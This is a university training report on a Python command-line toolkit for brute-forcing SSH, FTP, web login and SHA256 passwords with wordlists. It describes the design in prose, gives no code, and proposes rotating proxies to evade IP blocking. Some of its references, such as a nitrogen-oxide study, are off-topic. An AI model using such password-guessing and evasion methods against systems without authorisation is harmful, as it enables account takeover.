

PROFESSIONAL TRAINING REPORT - II

entitled

Building a comprehensive Toolkit for Pentesters focused on brute force attacks

Submitted in partial fulfillment of the requirements for the award of
Bachelor of Engineering degree in Computer Science and Engineering with
specialization in Cyber Security

by

Chiranjeet Kumar [41614014]

Hardik S Shah [41614031]

Jaykumar H Parmar [41614035]

Sudhansu kumar Mondal [41614095]



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
SCHOOL OF COMPUTING**

SATHYABAMA

**INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)**

CATEGORY -1 UNIVERSITY BY UGC

**Accredited with Grade "A++" by NAAC | 12B Status by UGC | Approved by AICTE
JEPPIAAR NAGAR, RAJIV GANDHI SALAI, CHENNAI - 600 119**

May 2024



OCTOBER 2023

SATHYABAMA

INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)

Accredited with A++ Grade by NAAC
Jeppiaar Nagar, Rajiv Gandhi Salai,
Chennai – 600 119
www.sathyabama.ac.in



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BONAFIDE CERTIFICATE

This is to certify that this Professional Training is the bonafide work of **Mr. Chiranjeet Kumar (41614014)** who carried out the project entitled **Building a comprehensive toolkit for pentesters focused on brute force attacks** under my supervision from January 2024 to May 2024.

Internal Guide

Dr. B.U. ANU BARATHI, M.E, Ph.D,

Head of the Department

Dr. S. VIGNESHWARI, M.E., Ph.D.,

Submitted for Viva voce Examination held on _____

Internal Examiner

External Examiner

DECLARATION

I, **Chiranjeet Kumar** hereby declare that the Professional Training Report-I entitled **Building a comprehensive toolkit for pentesters focused on brute force attacks** done by me under the guidance of **Dr. B.U. ANU BARATHI, M.E, Ph.D** is submitted in partial fulfilment of the requirements for the award of Bachelor of Engineering degree in Computer Science and Engineering with specialization in Cyber Security.

DATE:

PLACE:

SIGNATURE OF THE CANDIDATE

ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T.Sasikala M.E., Ph.D., Dean, School of Computing, Dr. S.Vigneshwari M.E., Ph.D., Head of the Department of Computer Science and Engineering** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Internal Guide **Dr. B.U. ANU BARATHI, M.E, Ph.D** for his/her valuable guidance, suggestions and constant encouragement which paved way for the successful completion of my phase-1 professional Training.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department of Computer Science and Engineering** who were helpful in many ways for the completion of the project.

COURSE CERTIFICATE

EC-Council

Certificate of Attendance

THIS IS TO ACKNOWLEDGE THAT

Chiranjeet kumar

HAS SUCCESSFULLY COMPLETED THE FOLLOWING
ACADEMIA SERIES COURSE ON
CEHv12 - Complete Series (Volumes 1 through 4)

THROUGH A REGISTERED EC-COUNCIL ACADEMIA
PARTNERED INSTITUTION


Sathyabama Institute of Science and Technology

709789

Apr 30, 2024

CERTIFICATE NUMBER

DATE


Sanjay Bavisi, President

You can verify authenticity of this certificate by visiting
<https://aspen.eccouncil.org/VerifyEval>

Certificate

This is to certify that

Chiranjeet Kumar

has successfully completed
Digital 101 Journey



Certificate ID: FSP/2024/1/340430

08/01/2024
Date of issue

Kirti Seth

Kirti Seth
CEO, IT-ITes SSC NASSCOM

ORACLE
University

Oracle Certified Foundations Associate Certificate of Recognition

Chiranjeet Kumar

Oracle Cloud Infrastructure 2023 Certified Foundations Associate

This certifies that the above named is recognized by Oracle Corporation as Oracle Certified.

March 05, 2024

Date

Damien Carey

Damien Carey
Senior Vice President, Oracle University



100524879OCIF2023CA

ABSTRACT

This Command Line Interface (CLI)-based multi-protocol brute force tool is an essential asset for cybersecurity and penetration testing endeavours, offering users a comprehensive and customizable solution for password enumeration. Password cracking and testing play a pivotal role in identifying potential vulnerabilities and attack vectors, making tools like ours crucial in safeguarding digital assets and systems. Our tool is meticulously designed to streamline this process by allowing users to specify input parameters and options tailored to their specific needs and objectives. At the heart of our tool is a sophisticated combination of techniques, including brute-force, dictionary-based, and permutation-based approaches, which collectively ensure thorough password discovery associated with target usernames. Users have the flexibility to input one or more target usernames, as well as customize parameters such as password wordlists and protocol methods, thereby enhancing the tool's versatility and adaptability to different scenarios and environments. The user experience is paramount, and our tool boasts a user-friendly interface with interactive prompts and clear instructions, making it accessible to both seasoned cybersecurity experts and those new to the field. Additionally, the tool is designed for seamless integration into existing cybersecurity toolchains and workflows, allowing for automation and effortless incorporation into security testing processes. Its scalability and adaptability are key strengths, enabling users to efficiently identify vulnerabilities and potential attack vectors across a wide range of scenarios. Whether engaged in penetration testing, vulnerability assessment, or web application security, our tool provides the necessary capabilities to enhance the security posture of organizations and individuals alike. Furthermore, the tool's ability to integrate with existing workflows enhances productivity and efficiency, allowing security professionals to focus their efforts on analyzing and mitigating risks rather than laborious manual processes. As cybersecurity threats continue to evolve and become increasingly sophisticated, tools like ours are indispensable in staying ahead of adversaries and ensuring the resilience of digital infrastructure. In summary, our CLI-based multi-protocol brute force tool represents a powerful ally in the ongoing battle to safeguard digital assets and systems.

TABLE OF CONTENTS

CHAPTER NO.	TITLE		PAGE NO.
	ABSTRACT		v
	LIST OF FIGURES		vii
1	INTRODUCTION 1.1 Overview		1
2	LITERATURE SURVEY 2.1 survey		2
3	REQUIREMENTS ANALYSIS		
	3.1	Objective	3
	3.2	3.2.1 Software Requirements	4
4	DESIGN DESCRIPTION OF PROPOSED PRODUCT		
	4.1	4.1 Proposed Methodology	5
		4.1.1 Ideation Map/Architecture Diagram	6
		4.1.2 Various stages	8
		4.1.3 Internal or Component design structure	9
		4.1.4 working principles	10
	4.2	4.2.1 Novelty of the Project	11
5	CONCLUSION		13
	REFERENCES		16
	APPENDIX		
	A. Research Paper B. Source Code		17

LIST OF FIGURERS

FIGURE NO	FIGURE NAME	PAGE NO
1.	Basic Structure of toolkit	6
2.	Flowchart of Working of Toolkit	9
3.	Git Clone Toolkit	31
4.	Code file directory	31
5.	Multiple Option in Toolkit	32
6.	SHA256 Brute force	32
7.	SSH Brute force	33
8.	LoginPage Brute force	33
9.	FTP Brute force	34

CHAPTER 1

INTRODUCTION

1.1 OVERVIEW

Password testing is a critical phase in the realm of cybersecurity and penetration testing. It plays a critical role in identifying potential weak and common passwords, helping security professionals and those new in this field. We have developed a Command Line Interface (CLI) based tool that empowers users to enumerate passwords based on their specific input parameters and requirement. This tool serves as vital component of a security professional's toolkit, facilitating efficient and comprehensive password reconnaissance. Using python as the programming language of choice as it has four main library (hashlib, pwn, paramiko, sys) and here we are using wordlist. By allowing users to input target username, select from a range of protocol methods, and customize various options, it offers flexibility, control, and scalability in the password discovery process. We provide an overview of the CLI-based password enumerator, outlining its key features, functionalities, and the benefits it brings to the field of cybersecurity. We delve into the methodology behind its multi-protocol password enumeration techniques, discuss the result it produces, and provides documentation for user to leverage the tool effectively. Our Command Line Interface (CLI) tool in Python is designed to be a versatile and indispensable asset in the realm of cybersecurity and penetration testing, offering a comprehensive solution for password testing. With user-friendly input parameters, multi-protocol support, and customization options, including brute force, dictionary, and hybrid attacks, it empowers security professionals to efficiently identify weak and common passwords. The tool's scalability enables handling of diverse scenarios, while detailed documentation ensures effective utilization.

CHAPTER 2

LITERATURE REVIEW

2.1 SURVEY

The literature surrounding password enumeration and brute force attacks reveals a fundamental aspect of cybersecurity: the persistent need to assess and fortify password security. Various tools and methodologies have emerged to tackle this challenge, each with its strengths and limitations. Established tools like John the Ripper, Hashcat, and Hydra have dominated the landscape, employing techniques ranging from dictionary-based to brute-force approaches. However, these tools often face challenges in scalability, protocol support, and customization. Academic research has delved into the nuances of password cracking, proposing innovative algorithms and methodologies. Yet, a noticeable gap exists for a comprehensive, multi-protocol brute force tool that seamlessly integrates user input parameters, supports diverse protocols, and offers a user-friendly interface. The abstract's proposition of a Command Line Interface (CLI) based tool fills this void, promising efficient password enumeration through a combination of techniques tailored to individual user requirements. By addressing the limitations of existing solutions and emphasizing usability and versatility, the described tool aims to make significant contributions to the field of cybersecurity testing and vulnerability assessment. Select-Start introduces a brute-force approach to detect concept drift in time sequence data by identifying optimal start points without pre-defined error thresholds. Its comparative analysis highlights efficacy in detecting gradual concept drift but acknowledges inferiority in rapidly changing environments. Advantages include accurate detection without preset thresholds, while disadvantages lie in its limitations in fast-paced concept drift scenarios. The paper tackles MQTT-IoT network cybersecurity, introducing a deep learning-based intrusion detection system achieving over 99% accuracy in distinguishing brute force attacks.

CHAPTER 3

REQUIREMENTS ANALYSIS

3.1 OBJECTIVE OF THE PROJECT

The primary objective of our project is to develop a Command Line Interface (CLI)-based multi-protocol brute force tool, meticulously crafted to optimize the retrieval of associated usernames and passwords for a specified target domain. In today's ever-evolving cybersecurity landscape, where the strength of passwords serves as a frontline defence against malicious actors, the significance of robust password testing cannot be overstated. Our tool emerges as a critical asset for cybersecurity professionals engaged in a myriad of tasks ranging from penetration testing and vulnerability assessments to security auditing endeavours. Central to the design philosophy of our tool is the paramount importance of user-friendliness and flexibility. We recognize that the efficacy of any cybersecurity tool hinges not only on its technical capabilities but also on its accessibility to users with diverse levels of expertise. Therefore, our tool boasts an intuitive user interface that guides users seamlessly through each stage of the password discovery process. From the initial setup, where users input the target domain, to the selection of brute force methods, our tool ensures a smooth and straightforward user experience. Clear and concise instructions are provided at every juncture, empowering even novice users to harness the full potential of the tool with confidence.

In addition to its user-friendly interface, our tool is backed by extensive documentation and support resources, further enhancing its accessibility and usability. Users have access to comprehensive tutorials, FAQs, and community forums, providing them with a wealth of knowledge and assistance to navigate any challenges they may encounter. This commitment to user support underscores our dedication to ensuring that users can leverage the tool effectively to meet their cybersecurity objectives.

Flexibility is another cornerstone of our tool's design, allowing users to tailor various aspects of the password discovery process to suit their specific requirements. Whether it's defining the scope of the brute force attack, setting parameters for password complexity, or adjusting the aggressiveness of the search for usernames and passwords, our tool offers unparalleled customization options. This flexibility ensures

that our tool can adapt seamlessly to a myriad of testing scenarios, accommodating the diverse needs and preferences of cybersecurity professionals.

In conclusion, our CLI-based multi-protocol brute force tool represents a significant leap forward in the realm of cybersecurity, offering a comprehensive solution for password discovery tasks. With its user-centric design, unparalleled flexibility, scalability, and robust methodology, our tool stands poised to revolutionize the way cybersecurity professionals approach password testing. Whether it's routine password audits, complex penetration testing engagements, or critical security assessments, our tool equips users with the capabilities they need to identify and mitigate security vulnerabilities effectively, thereby fortifying their organization's defenses against potential cyber threats.

3.2 REQUIREMENTS

- Windows Operating System.
- VMware
- Kali Linux
- Code editor
- GitHub
- Python Installed on System.
- HashLib, pwn, paramiko and Sys Libraries
- Target Username
- Password Wordlists

3.2.1 SOFTWARE REQUIREMENTS

- Programming Language (Python)
- Development Environment (IDE) Or Code Editor
- Git
- VMware/Virtual Box
- CLI Framework (Linux terminal/CMD)
- Linux OS - Kali Linux

CHAPTER 4

DESIGN DESCRIPTION OF PROPOSED PROJECT

4.1 PROPOSED METHODOLOGY

The proposed methodology for developing a CLI-based password enumerator tool involves a systematic approach to ensure its effectiveness and efficiency. First, we will be understanding the project's goals and requirements. That includes defining the user's input, customization options, and expected results. Now, we will be choosing the programming language, libraries, and frameworks based on the project's requirements and development. As this project's is a CLI-based So, here we will create a user-friendly command-line interface using a suitable CLI framework or library, where we can define our commands, parameters, and options. Now, after this here we will use the Password Enumeration techniques, where we will implement different protocol password enumeration techniques, such as brute-force for Website login form, SHA256, FTP and SSH methods. Now, here I have to develop input validation mechanisms to ensure that user-provided data, such as target username and password wordlist. For this we are using the Kali Linux terminal. Here we will pass the command (Python main.py target username) in Kali Linux terminal. Even it will give a user-friendly text output. Even this tool works on various Operating System like (Windows, Linux, macOS) to ensure cross-platform compatibility. By following this methodology, you can systematically develop a CLI-based password enumerator(brute-force) tool that meets user requirement, adheres to best practices, and contributes to enhanced weak and common password discovery in cybersecurity and penetration testing.

4.1.1 Ideation Map/System Architecture




Fig1: Basic Structure of toolkit

From the above System Architecture diagram –

Here, the code is written in the python to perform brute force attack and we have created a list of username and password. So, here we are to discovery the username & password for that we will give command `>>> Python main.py target domain`, it will start finding the username & password from the give wordlist in loop. credentials are found by checking one by one username & password from the wordlist. But in SHA256 it will check for the same hash values of the word if that word will present in wordlist, then it will show to us. The Python code facilitates a brute force attack by iterating through a list of usernames and passwords to discover valid credentials for a specified target domain. Upon execution of the command `"python main.py target domain"`, the tool initiates the brute force process, systematically checking each username and password combination from the provided wordlist. If successful, the tool logs and displays the discovered credentials. Additionally, for SHA256 hashed passwords, the tool hashes each word from the wordlist and compares the hash values with those stored in the target system's database, enabling the identification of plaintext passwords associated with matching hash values. This iterative process continues until all possible combinations have been tested or until the desired credentials are found.

4.1.2 Various Stages

1. Firstly, we have created the code in python in code editor that will perform the password enumeration.
2. Secondly, we have a list of passwords in the text file to check those passwords for specified username/s, you can get this list of common passwords from google and even we can create own wordlist that we can use.
3. Now, we have to simply run the tool. Ex. `Python3 tool.py`

4. After running the tool will ask for the method/protocol to brute-force according to assigned number.
5. Input the number of protocols you want to brute-force.
6. The tool will work differently according to the input protocol.
7. Next it will ask for the parameters like domain-name, username, wordlist file location.
8. Then the tool will try every password from the wordlist with the input username in the given domain/hash instantaneously if the password is present in the wordlist it will stop at that line and give the output as username: password.
9. To avoid the program to get crash when the domain invalid with the domain name we have to use a try-catch block to skip that domain that was invalid and pass it with the help of catch block and output the error with the help of catch block. Same with the password for specified username if it is not available in the wordlist.
10. As soon as domain is scanned with valid password the credentials is printed.

4.1.3 Internal or Component design structure




Fig-2 Flowchart of Working of Toolkit

4.1.4 Working principles

The working principles of a Password Enumerator CLI-based tool involve a series of steps and underlying mechanisms to efficiently enumerate password based on user inputs. Firstly, Users provide input to tool, including one or more target domain and various customization options. Tool will validate users' inputs to ensure they expected format and requirements. Invalid input is handled gracefully with appropriate error message. Here tool employs various protocol brute-force techniques to enumerate the common, weak passwords. Here we are using python code so, in that we are using the four Libraries (Paramiko, hashlib, pwn and sys) that help in finding the target username password. To perform this we will give command (Python tool.py). So here we can able to see the respective password of given target domain and username.

4.2 Features

The brute force tool boasts a user-friendly Command Line Interface (CLI) designed for ease of use, catering to both novice users and seasoned professionals. It incorporates multiple enumeration techniques, allowing for comprehensive password discovery. Users can customize various options to tailor the brute force process to their specific needs, ensuring flexibility and control. Input validation mechanisms are implemented to enhance reliability and security. The tool supports multiple protocols, accommodating diverse system environments. It offers the capability to export reports for further analysis and documentation. Users can utilize custom wordlists to refine the password testing process. Moreover, the tool is compatible across different operating systems, ensuring accessibility and versatility in various computing environments.

4.2.1 Novelty of the proposal

The novelty of the proposal for a Multi-protocol Brute Force CLI-based tool to provide unique benefits to cybersecurity professionals, penetration testers.

Some aspects that contribute to its novelty. Customization and Flexibility, Multiple-Protocol brute force, User-Friendly CLI Interface, Custom Wordlist Support, Cross-Platform Compatibility, Open-Source.

Some of the advantage of our project is –

User-Friendly CLI Interface: -

The user-friendly Command Line Interface (CLI) of our project ensures that users, regardless of their technical expertise, can easily navigate and utilize its features, making it accessible to a broad audience.

Multiple-Protocol Brute force: -

By offering multiple-protocol brute force techniques, our project provides flexibility in gathering Passwords, allowing users to choose the choice of the protocol they need.

Customization Options: -

Customization options within our project enable users to fine-tune their Brute force process, tailoring it to the uniquely perform bruteforce on their target, ensuring efficient and precise Password Cracking.

Input Validation: -

Robust input validation mechanisms enhance the reliability and security of the tool, preventing potential errors and vulnerabilities in the Brute force process.

Exportable Reports: -

Exportable reports generated by our project facilitate comprehensive documentation of the reconnaissance results, aiding in vulnerability assessment and reporting.

Custom Wordlist Support: -

Custom wordlist support empowers users to employ specialized wordlists, optimizing the bruteforce process by focusing on specific terms that might be the password.

Cross-Platform Compatibility: -

Cross-platform compatibility ensures that our project can be used on a variety of operating systems, enhancing its accessibility and utility for a diverse user base.

CHAPTER 5

CONCLUSION

In conclusion, our Command Line Interface (CLI)-based password enumeration tool represents a pivotal advancement in the realm of cybersecurity and penetration testing, offering a comprehensive and versatile solution for identifying weak and common passwords across diverse systems and applications. Throughout this discourse, we have elucidated the critical role of password testing in fortifying digital defenses, highlighting the significance of robust tools capable of efficiently and effectively identifying vulnerabilities in password security. Our tool, meticulously crafted and meticulously designed, stands as a beacon of innovation and excellence in this regard, embodying a commitment to excellence and continuous improvement in the field of cybersecurity.

At its core, our CLI tool embodies user-centric design principles, prioritizing usability and accessibility to ensure that security professionals of all levels of expertise can harness its capabilities with ease and confidence. With its intuitive interface and streamlined workflow, users can quickly initiate password enumeration tasks, customize parameters to suit their specific needs, and interpret results with clarity and precision. This user-centric approach extends beyond the tool itself, encompassing comprehensive documentation and support resources to empower users in maximizing the tool's potential and effectiveness.

Furthermore, the versatility of our CLI tool is evident in its support for multiple enumeration techniques and customization options, enabling users to tailor their approach to password testing according to the unique requirements of their environment. Whether conducting brute force, dictionary-based, or hybrid attacks, our tool provides the flexibility and control needed to adapt to a wide range of scenarios, from routine password audits to complex penetration testing engagements. Moreover, its support for multiple protocols ensures compatibility across diverse systems and applications, allowing security professionals to conduct thorough and comprehensive assessments of password security posture across their organization's digital infrastructure.

In addition to its robust functionality and versatility, our CLI tool is underpinned by a commitment to excellence in cybersecurity practices and methodologies. Grounded in industry best practices and leveraging cutting-edge technologies, such as Python libraries hashlib, pwn, paramiko, and sys, alongside meticulously curated wordlists, our tool embodies the highest standards of reliability and effectiveness. By employing a combination of techniques, including multithreading and proxy support for enhanced performance and resilience, our tool ensures that security professionals can conduct password enumeration tasks with confidence and precision.

Moreover, our CLI tool's provision of detailed results and statistics empowers security professionals to make informed decisions and prioritize remediation efforts effectively. By providing comprehensive insights into password security vulnerabilities, including weak and common passwords, our tool facilitates proactive risk mitigation and enhances overall cybersecurity resilience. Furthermore, its exportable reports enable stakeholders to communicate findings and recommendations effectively, fostering collaboration and alignment across organizational teams.

As organizations confront the ever-evolving landscape of cybersecurity threats, our CLI tool stands as a stalwart defender of digital assets and systems, empowering security professionals to stay ahead of emerging risks and safeguard critical infrastructure. With its scalability, adaptability, and commitment to excellence, our tool is poised to become an indispensable asset in the toolkit of security professionals, enabling them to navigate the complexities of password security with confidence and resilience. As we look towards the future, we remain steadfast in our dedication to advancing the field of cybersecurity and delivering innovative solutions that enable organizations to thrive in an increasingly interconnected and digital world.

Future Updates: -

In our pursuit of cybersecurity excellence, we're committed to upgrading our penetration testing tool to better serve security professionals. Our upcoming improvements represent a significant step forward, providing users with a powerful toolkit to tackle today's complex security challenges effectively and efficiently.

A key focus of our updates is expanding the tool's capabilities by adding more protocols. This means users can now simulate password-based attacks on a wider range of systems, giving them a more comprehensive view of potential vulnerabilities. We're also introducing multithreading, a fancy term for speeding up the process of cracking passwords for SSH and FTP protocols. This will save users time and make their testing process smoother.

We understand the issue of IP blocking, so we're introducing a solution: multiple proxies. These proxies will help users avoid getting blocked by rerouting their traffic through different servers. It's a proactive way to ensure testing can continue without interruption or strain on servers.

Our vision goes beyond just individual protocols. We're making sure our tool works seamlessly with other tools like port scanners and subdomain enumerators. By bringing these tools together, users will have everything they need to identify network vulnerabilities and strengthen their defenses. Accessibility is a big part of our mission. That's why we're offering both Command Line Interface (CLI) and Graphical User Interface (GUI) options. This means users of all skill levels can use our tool comfortably. To sum up, our goal is to make penetration testing easier and more effective for everyone. As we keep improving, we're committed to providing security professionals with the best tools available to stay ahead of cyber threats.

REFERENCES

- 1) Kenichi YOSHIDA, Brute force concept drift detection, *Procedia Computer Science*, Volume 225, 2023, Pages 1672-1681, ISSN 1877-0509.
- 2) Ahmed Fawzi Otoom, Wafa' Eleisah, Emad E. Abdallah, Deep Learning for Accurate Detection of Brute Force attacks on IoT Networks, *Procedia Computer Science*, .
- 3) M. Thürkow, S. Banzhaf, T. Butler, J. Pültz, M. Schaap, Source attribution of nitrogen oxides across Germany: Comparing the labelling approach and brute force technique with LOTOS-EUROS Atmospheric Environment.
- 4) Ahmed Amin, Almoataz Y. Abdelaziz, Mahmoud A. Attia, Mohamed Zakaria Kamh, Optimal reconfiguration for Extra high voltage transmission networks using an enhanced Brute-Force algorithm, *Ain Shams Engineering Journal*.
- 5) Al-Sharaa, Buthayna & Thuneibat, Saed. (2024). Ethical hacking: real evaluation model of brute force attacks in password cracking. *Indonesian Journal of Electrical Engineering and Computer Science*.
- 6) Alkhwaja, Ibrahim & Albugami, Mohammed & Alkhwaja, Ali & Alghamdi, Mohammed & Abahussain, Hussam & Alfawaz, Faisal & Almurayh, Abdullah & Min-Allah, Nasro. (2023). Password Cracking with Brute Force Algorithm and Dictionary Attack Using Parallel Programming. *Applied Sciences*.
- 7) Pokuri, Lakshmi Prasanna & Nukala, Varshitha & Saicharan, Vemuri & Uma, M & Rao, Maheshwara & Reddyvari, Venkateshwara & Reddy,. (2024). Non-Hashed Password Cracking Tool. *International Journal of Engineering Research and Technology*.
- 8) Hamza, Amer & Al-Janabi, Rana. (2024). Detecting Brute Force Attacks Using Machine Learning. *BIO Web of Conferences*..
- 9) Wanjau, Stephen & Wambugu, Geoffrey & Kamau, Gabriel. (2021). SSH-Brute Force Attack Detection Model based on Deep Learning. *International Journal of Computer Applications Technology and Research*.
- 10) M. M. Raikar and S. M. Meena, "SSH brute force attack mitigation in Internet of Things (IoT) network : An edge device security measure," *2021 2nd International Conference on Secure Cyber Computing and Communications*
- 11) Lisovets, O., Knichel, D., Moos, T., & Moradi, A. (2021). Let's Take it Offline: Boosting Brute-Force Attacks on iPhone's User Authentication through SCA.
- 12) Alkhwaja, I.; Albugami, M.; Alkhwaja, A.; Alghamdi, M.; Abahussain, H.; Alfawaz, F.; Almurayh, A.; Min-Allah, N. Password Cracking with Brute Force Algorithm and Dictionary Attack Using Parallel Programming.
- 13) Chen, Yu, Yang Yu, and Lidong Zhai. "InfinityGauntlet: brute-force attack on smartphone fingerprint authentication." In *Proceedings of the 32nd USENIX Conference on Security Symposium*, pp. 2027-2041. 2023.
- 14) Joutsu, Iiris. "Attacks on Passwords." *Science (CS-E4000), Fall 2022* (2022).

Building a Comprehensive toolkit for Pentesters focused on Brute force attacks

Dr.B.U. Anu Barathi

Assistant Professor

Department of CSE

Sathyabama Institute Of Science And Technology

Chennai, India

anubarathi.cse@sathyabama.ac.in

Chiranjeet Kumar (41614014)

B.E – C.S.E Specialization with Cyber Security

Sathyabama Institute Of Science And Technology

Chennai, India

aryachiranjeet346@gmail.com

Hardik.S. Shah (41614031)

B.E – C.S.E Specialization with Cyber Security

Sathyabama Institute Of Science And Technology

Chennai, India

hardiksshah1874@gmail.com

JayKumar Parmar (41614035)

B.E – C.S.E Specialization with Cyber Security

Sathyabama Institute Of Science And Technology

Chennai, India

jayparmar6674@gmail.com

Sudhansu Kumar Mondal (41614095)

B.E – C.S.E Specialization with Cyber Security

Sathyabama Institute Of Science And Technology

Chennai, India

sudhansukumar9571@gmail.com

Abstract – This Command Line Interface (CLI)-based multi-protocol brute force tool is an essential asset for cybersecurity and penetration testing endeavors, offering users a comprehensive and customizable solution for password enumeration. Password cracking and testing play a pivotal role in identifying potential vulnerabilities and attack vectors, making tools like ours crucial in safeguarding digital assets and systems. Our tool is meticulously designed to streamline this process by allowing users to specify input parameters and options tailored to their specific needs and objectives. At the heart of our tool is a sophisticated combination of techniques, including brute-force, dictionary-based, and permutation-based approaches, which collectively ensure thorough password discovery associated with target usernames. Users have the flexibility to input one or more target usernames, as well as customize parameters such as password wordlists and protocol methods, thereby enhancing the tool's versatility and adaptability to different scenarios and environments. The user experience is paramount, and our tool boasts a user-friendly interface with interactive prompts and clear instructions, making it accessible to both seasoned cybersecurity experts and those new to the field. Additionally, the tool is designed for seamless integration into existing cybersecurity toolchains and workflows, allowing for automation and effortless incorporation into security testing processes. Its scalability and adaptability are key strengths, enabling users to efficiently identify vulnerabilities and potential attack vectors across a wide range of scenarios. Whether engaged in penetration testing, vulnerability assessment, or web application security, our tool provides the necessary capabilities to enhance the security posture of organizations and individuals alike. Furthermore, the tool's ability to integrate with existing 